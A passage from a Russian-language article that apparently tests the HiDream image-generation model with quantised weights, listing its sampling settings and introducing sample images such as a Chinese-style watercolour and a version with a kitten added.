дефекты), а результирующее разрешение — всего 1 Мп. Таким образом, оценивать результаты мы будем по параметрам точности следования запросу, композиции и соответствия заданному стилю.

Во всех изображениях, кроме тех, где это отмечено отдельно, использовалась модель hidream-i1-dev-Q4_K_M.gguf, 28 шагов, Euler BETA, CFG = 1. Все запросы формировались в стиле LLM и в большей части совпадали с запросами к Lumina (в некоторых случаях я убирал «присказку» в духе «you are an artist...», но модель работает и так, и так).


Для начала сгенерируем «китайскую» акварель.



Тот же запрос, но с моделью с квантованием nf4.





Получилось интересно. Добавим котенка.



